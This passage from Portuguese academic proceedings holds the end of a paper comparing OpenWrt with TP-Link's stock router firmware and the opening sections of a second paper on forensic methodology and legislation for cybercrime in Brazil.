


Gráfico 4: Comparaçāo download.

No Gráfico 5 ilustra o resultado da média dos *uploads* entre os sistemas operacionais testados.




Gráfico 5: Comparaçāo do upload.

A pequena diferença entre os resultados analisados nos dois sistemas operacionais pode ser considerada nula pois existe um fator que pode influenciar nos resultados obtidos: Mesmo os testes sendo realizados em horários próximos, há a possibilidade de existir uma oscilação na disponibilização da Internet pois segundo norma da Anatel (2015) o provedor deve fornecer a velocidade mínima de 40% ao usuário com média de no mínimo 80% no mês. Assim sendo os resultados obtidos neste quesito não podem ser considerados conclusivos.

O quarto quesito resultou na constatação de que o sistema operacional *OpenWrt* se mostrou superior ao SO original porque o sistema possui um benefício de aplicações e utilitários maior



que podem ser úteis a um usuário doméstico e/ou empresa de pequeno porte. Todas essas aplicações são de distribuição *Linux* e estão disponíveis para *download* diretamente na interface gráfica do próprio SO da *OpenWrt*, o que pode ser constatado a partir da Figura 8. Esta figura também exibe a possibilidade que o usuário tem de ter o controle da quantidade de espaço que está sendo utilizado pelos aplicativos instalados, exibindo também o espaço disponível.

Estes pacotes instaláveis ajustam o SO do roteador de acordo com os requisitos que cada implementação possui, assim o *OpenWrt*, juntamente com seus aplicativos disponíveis, mostra-se como uma ferramenta alternativa para o grande número de problemas que surgem nas redes.

São algumas das aplicações interessantes disponíveis no sistema da *OpenWrt*:

- Swconfig – esta aplicação possibilita a operação do dispositivo em modo de *switch*. Assim sendo, o usuário não utilize o dispositivo apenas como um *hub* pois ele irá dispor das mesmas vantagens que existem no *switch*. Segundo Santos (2010), quando isto ocorre, é possível seccionar os *hosts* em diferentes domínios de colisão, evitando a perda de quadros em dados transmitidos simultaneamente.
- Block-mount – Pacote que permite a conexão de outro dispositivo por uma porta USB ao roteador. Embora, esta aplicação não esteja inclusa no sistema operacional, provavelmente devido ao fato do modelo escolhido no artigo não portar este tipo de entrada, ela pode ser adicionada através de uma soldagem na placa do *hardware*. Destaca-se que no site do projeto *OpenWrt*<sup>20</sup>, existem orientações

<sup>20</sup> Link projeto OpenWrt: <https://wiki.openwrt.org/toh/tp-link/tl-wr740n>



de como executar este procedimento. Esta aplicação pode ser interessante, pois permite ao usuário conectar no dispositivo um HD (*Hard Device*) externo que servirá como um espaço extra para instalação de aplicações, além disso, através de outros comando, é possível instalar outros pacotes, como um servidor de dados. Em seu artigo apresentado na revista *Linux Magazine*, Loschwitz (2012) destaca esta possibilidade de utilizar uma porta USB junto ao roteador que possui o *OpenWrt* instalado;

- Kmod-usb-net-qmi-wwan e kmod-usb-serial-ipw
  - São dois pacotes responsáveis pela funcionalidade de poder conectar um modem 3G na porta USB do roteador, desde de que este esteja apto a receber este tipo de conexão. Esta opção, que possibilita a conexão de outro *link* de Internet, caso seja necessária, mostra-se útil tanto em redes domésticas quanto empresariais, pois o *link* pelo modem 3G serve como secundário e de emergência caso o principal não esteja ativo;
- Procd – É um pacote disponível no sistema operacional *OpenWrt*. Ele é responsável pelo gerenciamento dos processos do roteador, possibilitando assim que o gestor visualize os processos que mais demandam do dispositivo e os interrompa, caso necessário;
- Luci-i18n-portuguese-brazilian – Este pacote que não vem instalado por *default*, possibilita que toda interface gráfica das configurações do roteador seja traduzida para o idioma português brasileiro, o que pode ser muito oportuno para usuários que tem dificuldade no idioma inglês;
- Luci-app-qos – pacote não incluso por padrão no



sistema operacional da *OpenWrt* e já existente como função no sistema da *TP-Link*, ele é responsável pela qualidade de serviço (QoS – *Quality of Service*) no dispositivo, QoS é o conjunto de técnicas para gerenciar recursos de rede (CISCO, 2015). Este pacote pode ser útil para gestores de redes domésticas e empresarial pois permite o controle de banda de *download* e *upload* atrelado ao endereço IP de cada *host*;

- Outra funcionalidade que já vem inclusa no *Openwrt* é a capacidade de oferecer aos administradores da rede gráficos do tráfego das interfaces em tempo real. Esta ferramenta contribui para uma melhor compreensão da sobrecarga do dispositivo no que se refere ao tráfego de rede.






Figura 8: Aba referente à software do OpenWrt.

Feitas as devidas apresentações da lista de aplicativos e utilitários, existe ainda a possibilidade do administrador de rede reprogramar o código fonte do sistema operacional *OpenWrt*, determinando assim quais os pacotes que não estão instalados por padrão (*default*) podem ser instalados, isto permite a criação de um sistema operacional personalizável a partir de requisitos e exigências específicas. O código fonte, necessário para este tipo de procedimento, encontra-se acessível no site de seu projeto.

Assim como afirma Rufino (2011) há malefícios em optar pelas configurações originais de fábrica do roteador pois alguns sistemas operacionais por *default* apresentam configurações inapropriadas, exemplifica-se esta situação com o próprio sistema *Default* da *TP-Link* que vem por padrão sem criptografia (rede aberta) para acessar à rede *wireless*, além de possuir a opção ativada de WPS (*Wi-Fi Protect Setup*) que segundo Horovits e Silva (2013) pode trazer vulnerabilidade à rede *wireless* do usuário.

Diante desta afirmação, o último quesito está relacionado a determinação de qual o sistema operacional que possui um modo de configuração mais fácil para que o próprio usuário, mesmo sendo leigo possa configurá-lo.



De acordo com a opinião dos autores apontados neste estudo, existem evidências de que os dois sistemas analisados neste estudo possuem interfaces razoavelmente fáceis de serem configuradas. Porém ressalva-se que se o usuário final é leigo no assunto o sistema operacional original da *Tp-link* será mais fácil de ser operado por ser mais simples e ter a opção de assistente de configuração (*wizard*).

Outra vantagem do sistema operacional da *TP-Link* é sua interface gráfica ser originalmente em português (Figura 9), não necessitando a instalação de pacotes adicionais para a tradução do sistema.

Outra vantagem do sistema operacional *OpenWrt* em relação ao sistema original da TP-Link é a alternativa de possuir configuração por linha de comando (ilustrada na figura 10), tanto conectando pelo protocolo *Telnet*, quanto o *SSH* (*Secure Shell*).

Este modo de configuração por linha de comando (*Telnet/SSH*) economiza os recursos de memória e processamento do dispositivo. Esta alternativa é útil neste artigo, pois os recursos deste *hardware* são limitados.



Figura 9: Interface gráfica do sistema operacional Default.



Segundo dados do fabricante<sup>21</sup>, as especificações consistem em: 400MHz de *clock* do processador, 32 MB (*megabyte*) de memória RAM e 4 MB de memória Flash.

```
login as: root
root@192.168.1.1's password:

BusyBox v1.22.1 (2014-08-04 22:39:32 CEST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

[ _ _ _ ] . - - - - . [ _ _ _ ] . - - - - [ _ ]
[ - | | - | - | | | | | | | | | | | | | | | |
[ _ _ _ ] | W I R E L E S S F R E E D O M

BARRIER BREAKER (14.07-rc3, r42056)
-----
* 1/2 oz Galliano           Pour all ingredients into
* 4 oz cold Coffee          an irish coffee mug filled
* 1 1/2 oz Dark Rum         with crushed ice. Stir.
* 2 tsp. Creme de Cacao

root@OpenWrt:~#
```

Figura 10. Acesso remoto ao sistema operacional OpenWrt.

## 5. Considerações finais

A pesquisa permitiu constatar que o sistema operacional *Opensource* (*OpenWrt*) proporciona a roteadores de usuários doméstico e/ou empresas de pequeno porte uma potenciação de seu *hardware* e consequentemente um melhor aproveitamento dos recursos do dispositivo. Esta constatação baseou-se nos quesitos analisados em ambos os sistemas operacionais (Quadro 2). Os quesitos que mais contribuíram foram o primeiro onde mais modos de atuação no *OpenWrt* foram encontrados (modo Ad-Hoc, 802.11s, monitor), o quesito 2 que mostrou uma melhora na intensidade do sinal e no SNR e o quesito 4 que apontou o sistema da *OpenWrt* como o mais amplo em aplicações e utilitários. Os quesitos 3 e 5 não foram suficientes para determinar a superioridade do sistema operacional *opensource*,

21 Disponível em: <http://www.tp-link.com.br/products/details/?model=TL-WR740N#spec>

pois o quesito 3 apontou resultados irrelevantes no que se refere aos resultados de *ping*, *download* e *upload*. Quanto ao quesito 5 o sistema operacional *Default* mostrou-se superior na simplicidade e facilidade de configuração do roteador.

O Quadro 2 mostra os resultados dos quesitos analisados entre o sistema operacional *OpenWrt* e o sistema operacional *Default*, onde o *Openwrt* se mostrou superior e três dos cinco quesitos analisados.

Quadro 2. Resultados de todos quesitos analisados.

Quesitos analisados	OpenWrt	Default
1- Modos possíveis de funcionamento do roteador na rede	X	
2- Melhor resultado da intensidade e/ou ruído do sinal	X	
3- Melhor tempo de <i>ping</i> , <i>download</i> e <i>upload</i>	-	-
4- Benefício de aplicações e utilitários	X	
5- Facilidade e simplicidade na configuração do roteador		X

As dificuldades encontradas pelos autores no estudo foram maiores na parte da criação e escolha dos quesitos para basear a comparação dos sistemas operacionais escolhidos.

Sugere-se para trabalhos futuros uma comparação entre sistemas operacionais *opensource*, sendo o *OpenWrt* com o *DD-Wrt*, objetivando determinar qual o sistema mais indicado.

## 6. Referências

ANATEL. **Velocidade de conexão.** 2015. Disponível em: <<http://www.anatel.gov.br/consumidor/index.php?option=co>



m\_content&view=article&id=429&Itemid=750>. Acesso em: 20 nov. 2015.

ANTUNES, Rothschild Alencastro; SCARSELLI, Rafael Bezerra Scarselli; OLIVEIRA, Ruy de Oliveira; NASCIMENTO, Valtemir Emerêncio; FERREIRA, Ed'Wilson Tavares; SHINODA, Ailton Akira. **Montagem e Configuração de um Laboratório de Rede Mesh Outdoor Como Suporte ao Ensino e à Pesquisa na Área de Comunicação Wireless.** 2012. Disponível em: <<http://www.abenge.org.br/CobengeAnteriores/2012/artigos/104347.pdf>>. Acesso em: 17 out. 2015.

BARBOSA, Ellen Francine; GURGEL, Paulo Henrique Moreira; BRANCO, Kalinka Regina Lucas Castelo; BRANCO, Luiz Henrique Castelo; BARBOSA, Ellen Francine; TEIXEIRA, Mário Meireles. **REDES DE COMPUTADORES: Da Teoria À Prática Com Netkit.** 2015. Disponível em: <[https://books.google.com.br/books?id=G0HjBQAAQBAJ&printsec=frontcover&hl=pt-BR&source=gbs\\_ge\\_summary\\_r&cad=0#v=onepage&q&f=false](https://books.google.com.br/books?id=G0HjBQAAQBAJ&printsec=frontcover&hl=pt-BR&source=gbs_ge_summary_r&cad=0#v=onepage&q&f=false)>. Acesso em: 14 de nov. de 2015.

BUSCAPE. 2015. Disponível em: <[http://www.buscape.com.br/roteador.html?obn=1&gclid=CjwKEAiA1JuyBRCogJLz4J71kj0SJADsd6QRePuaYhjM3wVNmCqsK1vHWGJQbDnFXeHC15IdLQjCRoCBQnw\\_wcB](http://www.buscape.com.br/roteador.html?obn=1&gclid=CjwKEAiA1JuyBRCogJLz4J71kj0SJADsd6QRePuaYhjM3wVNmCqsK1vHWGJQbDnFXeHC15IdLQjCRoCBQnw_wcB)>. Acesso em: 14 de nov. de 2015.

CISCO. **Quality of Service (QoS).** Disponível em: <<http://www.cisco.com/c/en/us/products/ios-nx-os-software/quality-of-serviceqos/index.html>>. Acesso em: 20 nov. 2015.

DEBONI, Felipe Loureiro; BORBA, Rafael Ferreira. **SISTEMAS EMBARCADOS EM SEGURANÇA DE REDES: OPENWRT.** 2007. 102 f. Monografia (Especialização) - Curso de Pós- Graduação em Segurança de Redes de Computador, Faculdade Salesiana de Vitória, Vitória - Es, 2007. Disponível em:



<<http://www.multicast.com.br/sergio/arquivos/monografia-po-s-seguranca-sistemaembarcado-openwrt.pdf>>. Acesso em: 14 out. 2015.

DIAS, Viviane Borges; SOUZA, Girelene Santos de; SANTOS, Anacleto Ranulfo dos. **METODOLOGIA DA PESQUISA CIENTÍFICA: a construção do conhecimento e do pensamento científico no processo de aprendizagem.** Disponível em: <<https://books.google.com.br/books?id=fba8AQAAQBAJ&printsec=frontcover&hl=ptBR#v=onepage&q=experimental&f=false>>. Acesso em: 26 nov. 2015.

GIL, Antonio Carlos. **Como elaborar projetos de pesquisa.** 2010. 5. ed. page 1.

HAN, Yunpeng. Parents Controlled Home Internet Cafe: Prototype of Openwrt based parental control system and web user interface design in home use router. 2012. 89 f. Tese (Mestrado) - Curso de Engineering And Science, Department Of Information And Communication Technolog, Faculty Of Engineering And Science, Agder, 2012. Disponível em: <[http://brage.bibsys.no/xmlui/bitstream/handle/11250/137559/Yunpeng\\_Han\\_oppgave.pdf?sequence=1](http://brage.bibsys.no/xmlui/bitstream/handle/11250/137559/Yunpeng_Han_oppgave.pdf?sequence=1)>. Acesso em: 10 set. 2015.

HOROVITS, Henrique Daniel; SILVA, Edilberto Magalhães. **Explorando vulnerabilidades em Redes sem Fio: Usando as principais ferramentas de ataque e configurações de defesa.** 2013. 44 f. TCC (Graduação) - Curso de Especialista em Segurança da Informação, Faculdade Senac, Brasília-df, 2013. Disponível em: <<http://www.edilms.eti.br/uploads/file/orientacoes/seg02%20Henrique%20Daniel%20Horovits%20-TCC.pdf>>. Acesso em: 17 out. 2015.

IBGE. Pesquisa Nacional de Amostra a Domicílios (2015). Disponível em: <[ftp://ftp.ibge.gov.br/Acesso\\_a\\_Internet\\_e\\_posse\\_celular/20](ftp://ftp.ibge.gov.br/Acesso_a_Internet_e_posse_celular/20)



13/coeficientes\_de\_variacao/xls/01pessoas/01usoInternet.xls >. Acesso em: 14 de nov. de 2015.

KIM, Cheong G.; KIM, Kuinam J. **Implementation of a cost-effective home lighting control system on embedded Linux with OpenWrt**. Nordic Journal Of Psychiatry, [s.l.], v. 57, n. 5, p.535-542, 1 set. 2003. Disponível em: <<http://link.springer.com/article/10.1007/s00779-013-0671-1>>. Acesso em: 14 out. 2015.

LEE, Yun-yu; Chen, Ing-Yi; KUO, Sy-Yen; LIU, Hsi-Hai; LEU, Yuh-Rong. **Implementation of OpenWrt-based IP PnP gateway**. Proceedings Of The International Conference On Mobile Technology, Applications, And Systems - Mobility '08, [s.l.], n. 105, p.1-5, 10 set. 2008.

Association for Computing Machinery (ACM). DOI: 10.1145/1506270.1506398. Disponível em: <[http://delivery.acm.org/10.1145/1510000/1506398/a105-lee.pdf?ip=200.135.57.138&id=1506398&acc=ACTIVE%20SERVICE&key=344E943C9DC262BB.F0970EEB8EADDCC65.4D4702B0C3E38B35.4D4702B0C3E38B35&CFID=731950795&CFTOKEN=78059064&\\_acm\\_=1448058260\\_7ac6398266dd03b61d74dcecea7b8fd0](http://delivery.acm.org/10.1145/1510000/1506398/a105-lee.pdf?ip=200.135.57.138&id=1506398&acc=ACTIVE%20SERVICE&key=344E943C9DC262BB.F0970EEB8EADDCC65.4D4702B0C3E38B35.4D4702B0C3E38B35&CFID=731950795&CFTOKEN=78059064&_acm_=1448058260_7ac6398266dd03b61d74dcecea7b8fd0)>. Acesso em: 10 set. 2015.

LOSCHWITZ, Martin. **Roteadores WLAN com o OpenWrt**. Linux Magazine: a revista do profissional de TI, São Paulo, v. 12, n. 86, p.58-63, 01 jan. 2012. Disponível em: <[http://www.linuxnewmedia.com.br/images/uploads/pdf\\_aberto/LM\\_86\\_58\\_63\\_06\\_tut\\_openWRT.pdf](http://www.linuxnewmedia.com.br/images/uploads/pdf_aberto/LM_86_58_63_06_tut_openWRT.pdf)>. Acesso em: 10 set. 2015.

MARRAFON, Náthia de Souza; BRANQUINHO, Omar Carvalho. **Pesquisa e Desenvolvimento de Protocolos de Roteamento para busca de melhor caminho**. Pontifícia Universidade Católica de Campinas, Campinas - Sp, 2014. Disponível em: <<http://www.puc-campinas.edu.br/websist/Rep/Sic08/Resum>



o/2014814\_161237\_64462\_0795\_resesu.pdf>. Acesso em: 14 out. 2015.

OPENWRT: Wireless Freedom. Disponível em: <<https://openwrt.org/>>. Acesso em: 23 jun. 2015.

PINZON, Alexandre. **Vulnerabilidade da Segurança em Redes sem Fio**. 2009. 68 f. TCC (Graduação) - Curso de Sistemas de Informação, Uniritter Centro Universitário Ritter dos Reis, Porto Alegre - Rs, 2009. Disponível em: <[https://www.uniritter.edu.br/graduacao/informatica/sistemas/downloads/tcc2k9/TCCII\\_2009\\_1\\_Alexandre.pdf](https://www.uniritter.edu.br/graduacao/informatica/sistemas/downloads/tcc2k9/TCCII_2009_1_Alexandre.pdf)>. Acesso em: 17 out. 2015.

TP-LINK. Roteador Wireless. Disponível em: <<http://www.tplink.com.br/products/details/?categoryid=&model=TL-WR740N#down>>. Acesso em: 23 jun. 2015.

RUFINO, Nelson Murilo de O. SEGURANÇA EM REDES SEM FIO: aprenda a proteger suas informações em ambientes Wi-fi e Bluetooth. 3. ed. São Paulo, SP: Novatec, 2011.

SANTOS, Luiz Raphael Vasconcelos. **Aprimoramento no gerenciamento de um Switch não gerenciável utilizando um microcontrolador ARM7TDMI**. 2010. 56 f. Monografia (Bacharelado em Engenharia Elétrica)-Universidade de Brasília, Brasília, 2010. Disponível em: <[http://bdm.unb.br/bitstream/10483/1429/1/2010\\_LuizRaphaelVasconcelosSantos.pdf](http://bdm.unb.br/bitstream/10483/1429/1/2010_LuizRaphaelVasconcelosSantos.pdf)>. Acesso em: 14 set. 2015.

SILVA, Gustavo Paulo Medeiros da; SOBRAL, Marcelo Maia; MELLO, Emerson Ribeiro de. **LAR INTELIGENTE ATRAVÉS DE MICROCONTROLADORES E DISPOSITIVOS ANDROID**. Revista Técnico Científica: Anais do 1º Simpósio de Integração Científica e Tecnológica do Sul Catarinense, Criciúma - Sc, v. 3, n. 1, p.625-633, 17 out. 2012.



# Estudo de caso: uma metodologia na ocorrência de crimes cibernéticos no Brasil

**Wellintom Borges Gomes<sup>1</sup>, Willian Antonio Roque<sup>2</sup>, Jackson Mallmann<sup>3</sup>, Marcos Henrique de Moraes Golinelli<sup>4</sup>**

<sup>1,2,4</sup>Instituto Federal Catarinense – Campus Avançado Sombrio – Sombrio – SC – Brasil.

<sup>3</sup>Instituto Federal Catarinense – Campus Brusque – SC – Brasil.

wellintom\_gomes@hotmail.com,  
roquewillian94@gmail.com,  
jackson.mallmann@brusque.ifc.edu.br,  
marcos.golinelli@sombrio.ifc.edu.br

*Abstract. This paper aims to describe the methodology used by forensics in the event of cyber crimes in Brazil as well as the methodology in which should be followed by the victims of this crime. This work is designed to help people with regard to what happens from the time the crime is reported, and present what can be done by the victims before they complain at a police station and after the investigation process is started. In this context, a case study has been done, which investigated the machine of a victim of these crimes. The theoretical foundation of this research and data analysis are based in authors such as Pinheiro, Wendt, Jorge, Gil, Amaral and Nogueira, as well as in researches in digital medias.*

*Resumo. O artigo tem como objetivo descrever a metodologia utilizada pela perícia forense na ocorrência de crimes cibernéticos no Brasil, bem como sugerir a metodologia a ser seguida pelos vitimados destes crimes. Este trabalho foi*



*elaborado para auxiliar as pessoas em relação ao que acontece a partir do momento em que o crime é denunciado, e apresentar o que pode ser feito pela vítima antes da denúncia em uma delegacia e após iniciado o processo de investigação. Para tal, realizou-se um estudo de caso onde foi feita a perícia da máquina de uma vítima de crime cibernético. A fundamentação teórica da pesquisa e a análise dos dados estão embasados em autores como Pinheiro, Wendt, Jorge, Gil, Amaral e Nogueira, bem como pesquisa em mídia digital.*

## **1. Introdução**

De acordo com dados do IBOPE (2013), o número de pessoas que acessam a Internet no Brasil ultrapassou 105 milhões. Aliado a isto, estima-se que existam 800 mil websites e são disponibilizadas em torno de mil homepages por dia na Internet. (PINHEIRO, 2013).

Nas palavras de Nogueira (2009), os benefícios trazidos pela Internet são incontestáveis, entretanto, com esta nova tecnologia também surgiu uma nova classe de delinquentes, que passaram a usar o computador para cometer e potencializar crimes já conhecidos. Esses criminosos passaram a cometer crimes jamais imaginados antes, como o crime cibernético.

Wendt e Jorge\_a (2012) definem o crime cibernético como qualquer delito praticado contra ou por intermédio de computadores ou dispositivo eletrônico. Estes crimes estão divididos em duas classes: crimes cibernéticos e ações prejudiciais atípicas, que serão abordados ao longo deste trabalho. No Brasil, existem duas leis já sancionadas para punir os autores de crimes cibernéticos Trata-se das Leis Federais de número 12.737 (2012) e Nº 12.965 (2014).

De acordo com o Senado Federal (2012), a lei Nº 12.737,



apelidada de lei Carolina Dieckmann, tipifica como crimes cibernéticos: tais como invadir computadores, violar dados de usuários ou “derrubar sites”, (SENADO FEDERAL, 2012). A lei Nº 12.965 (2014), é identificada como o “Marco Civil da Internet” pois estabelece princípios, garantias, direitos e deveres para o uso da Internet no Brasil.

Para auxiliar na investigação de crimes cibernéticos existe a computação forense, que de acordo com Haggerty e Taylor (2006), e Pinheiro (2013), trata-se do uso de métodos científicos para investigar os crimes cibernéticos.

O objetivo do artigo é apresentar uma proposta metodológica a ser seguida por pessoas que são vítimas de crimes cibernéticos perante os órgãos competentes no Brasil, propõe-se a apresentar a metodologia utilizada na investigação pela perícia forense. Além disso para tal realizou-se um estudo de caso, na qual foi periciada a máquina de uma vítima de um crime cibernético, mediante pesquisa realizada em livros e *sites* de autores relevantes na área.

A justificativa da elaboração deste trabalho é a escassez de conteúdo sobre o tema, conforme Cassanti (2015), muitas pessoas têm dúvidas sobre este assunto e não sabem como proceder quando são vítimas de crimes cibernéticos, e ainda, quais os procedimentos realizados pelos órgãos competentes.

O presente artigo está organizado da seguinte forma, em subseções: a sessão 2, abrange a Revisão de Literatura; 2.1, Crimes cibernéticos; 2.2, Legislação e projetos de leis; 2.3, Computação forense; 2.4, Como a vítima de crime cibernético deve proceder; 2.5, Metodologia proposta a ser seguida por peritos na investigação de crimes cibernéticos; 2.6, Quesitos periciais na investigação de crimes cibernéticos; 3, Trabalhos Relacionados; 4, Materiais e métodos; 5, Estudo de caso; 5.1, Recolhimento das evidências; 5.2, Restauração e documentação das evidências; 5.3, Reconstituição dos eventos; 6, Resultados e Discussão; 7, Considerações Finais; 8, Referências; Anexos.



## 2. Revisão de Literatura

### 2.1 Crimes cibernéticos

Com o advento da Internet e suas tecnologias, os crimes cibernéticos vêm se tornando cada dia mais comuns, vitimando milhares de usuários todos os dias.

Nas palavras de Nogueira (2009), qualquer pessoa conectada à rede mundial de computadores está suscetível a ser vítima de crimes cibernéticos. Além disso, o autor aponta os seis principais motivos que levam um indivíduo a cometer estes crimes:

- Espionagem profissional: onde uma empresa contrata um *hacker*<sup>22</sup> para obter informações da concorrência, descobrir seus planos e roubar programas;
- Proveito próprio: objetivo é roubar dinheiro, fraudar concursos ou cancelar dívidas;
- Vingança: quando um funcionário que conhece o sistema de uma empresa é demitido, pode exemplo, e seu acesso não é imediatamente cancelado, ele pode trazer vários prejuízos a empresa;
- Curiosidade e aprendizado: invasão de sistemas somente com o objetivo de aprender como eles funcionam;
- Busca de aventuras: invadir sistemas importantes com alto esquema de segurança, simplesmente para sentir o risco de ser pego;
- Maldade: atacar sistemas pelo prazer em destruir, causar o mal.

---

<sup>22</sup> Uso do conhecimento para explorar a vulnerabilidade de um sistema computacional.



Segundo Fachini (2014), os crimes cibernéticos ocorrem durante todo o ano, mas é no final do ano que eles se intensificam com o aumento das compras on-line e reservas de hotéis. Nesta época do ano, o número de lojas virtuais falsas aumentam, e depois de suceder grandes vendas simplesmente são removidas da internet e o consumidor não recebe a mercadoria.

De acordo com dados do CERT.br\_b, o índice de crimes cibernéticos de Janeiro a Dezembro de 2014 teve um aumento significativo. No Gráfico 01 ilustram-se os crimes mais reportados nesse período conforme a mesma pesquisa.




Gráfico 01: Incidentes Reportados (Tipos de Ataque Acumulado).

De acordo com Wendt e Jorge\_a (2012), crime cibernético é qualquer delito praticado contra ou por intermédio de computadores ou de dispositivo eletrônico. Essas condutas indevidas praticadas por intermédio do computador, são divididas em classes como apresentado na Figura 01.





Figura 01: Classificação dos crimes cibernéticos.

Ainda, segundo os autores, as condutas indevidas praticadas por computador são classificadas da seguinte forma:

- Ações prejudiciais atípicas: são os delitos praticados através da Internet que causam prejuízo ou transtorno para a vítima, porém, não existe uma previsão penal. Isto significa que o(s) indivíduo(s) ocasionam um problema para a vítima mas não pode(m) ser punido perante a lei por não existir norma penal com essa finalidade. Por exemplo, se um indivíduo invade o computador de uma vítima, por exemplo, para se obter o histórico de Internet dela, ou criar um vírus, ele não será preso porque esses fatos não serem considerados criminosos. São exemplos de ações prejudiciais atípicas: acesso não autorizado a redes de computadores, inserção ou difusão de conteúdo malicioso, obtenção ou transferência não autorizada de dados ou informações, e divulgação de informações pessoais;
- Crimes cibernéticos: são divididos em abertos e



exclusivamente cibernéticos. São considerados crimes cibernéticos abertos, aqueles cometidos da forma tradicional ou por meio de computadores. Sendo assim o computador é só o meio por qual o crime foi cometido. São exemplos: crimes contra a honra, ameaça, falsificação de documentos, estelionato, racismo, apologia ao crime ou criminoso, tráfico de drogas, atentado a serviço de utilidade pública, dentre outros. Quanto aos crimes exclusivamente cibernéticos são aqueles cometidos exclusivamente pelo computador ou dispositivo conectado à Internet. São exemplos de crimes exclusivamente cibernéticos são: pornografia infantil por meio de sistema de informática (art. 241-B do ECA), corrupção de menores em salas de bate papo da Internet (art. 244-B § 1º do ECA), violar os direitos de autor de programa de computador (art. 12 da lei 9.609/98), inserção de dados falsos em sistema de informação (art 313-A do CP) e crimes contra equipamentos da votação (art. 72 da lei 9.504/97).



- Com o avanço da tecnologia, e o crescimento da Internet, a comunicação de informações é vista com grande importância, pois “conecta o mundo em segundos, interligando vários equipamentos de telecomunicações diferentes” (Souza, 2010). Com isso, pode-se observar um aumento considerável de crimes cibernéticos, como demonstra a pesquisa realizada pelo CERT.br em 2014, apresentada no Gráfico 02.




Gráfico 02: Total de Incidentes Reportados por Ano.

## 2.2 Legislação

Segundo informações da Câmara dos Deputados (2014), adjunto com o crescimento do mundo virtual, aumentou também o número de crimes e outros desconfortos que levaram à criação de leis regularizando certas práticas no uso da Internet. Deste modo, no Brasil já existem leis para punir autores de crimes cibernéticos.



Para Pinheiro (2013), legislar sobre crimes cibernéticos é extremamente complicado e delicado, pois sem a devida redação do novo tipo penal corre-se o risco de punir um inocente, pois as “testemunhas máquinas” não sabem diferenciar “culpa” de “dolo”, ou seja, um computador não traz informações de contexto da situação, tampouco consegue dizer se foi “sem querer”, “sem intenção”.

Em 30 de novembro de 2012, a Presidenta Dilma Rousseff sancionou a lei federal Nº 12.737. De acordo com o Senado Federal (2012), o projeto que deu origem a lei foi desenvolvido na época em que fotos íntimas da atriz Carolina Dieckmann foram copiadas de seu computador e espalhadas pela Internet. Devido a esse fato, a lei foi apelidada de Carolina Dieckmann.

